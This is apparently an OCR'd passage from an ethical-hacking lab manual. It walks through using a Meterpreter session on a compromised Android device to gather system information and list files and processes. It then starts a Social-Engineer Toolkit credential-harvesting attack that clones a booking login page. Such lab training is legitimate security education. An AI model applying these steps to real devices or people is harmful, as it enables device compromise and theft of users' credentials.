


- **Open with** option appears, choose **Package installer** and click **Always**. A **MainActivity** screen appears; click **Next**, and then **Install**. After the application installs successfully, an **App installed** notification appears; click **OPEN**.




- Click Parrot Security switch back to the **Parrot Security** machine. The **meterpreter** session has been opened successfully, as shown in the screenshot. Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.







- Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.




- Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.




- Type **cd /sdcard** to change the current remote directory to **sdcard**.




- Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.



- Close all open windows.
- Click Android to switch to the **Android** machine. On the **Home Screen**, swipe up to navigate to the applications. In the applcations section, long click on **MainActivity** application and click **App info**.




The **App info** page appears, click **UNINSTALL** button to uninstall the application. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security. Close all open windows and document all the acquired information.




Task 2: Harvest users' credentials using the Social-Engineer Toolkit

- Open Parrot. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window. Type **cd setoolkit** and press **Enter** to navigate to the setoolkit folder.




- Now, type **./setoolkit** and press **Enter** to launch **Social-Engineer Toolkit**. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **SocialEngineering Attacks.** A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**. A list of options in **Website Attack Vectors appears**; type **3** and press **Enter** to choose **Credential Harvester Attack Method**. Type **2** and press **Enter** to choose **Site Cloner** from the menu.




- Type the IP address of the local machine (**10.10.10.13**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**.Now, you will be prompted for the URL to be cloned; type the desired URL in "**Enter the url to clone**" and press

Enter. In this task, we will clone the URL http://certifiedhacker.com/Online%20Booking/index.htm.

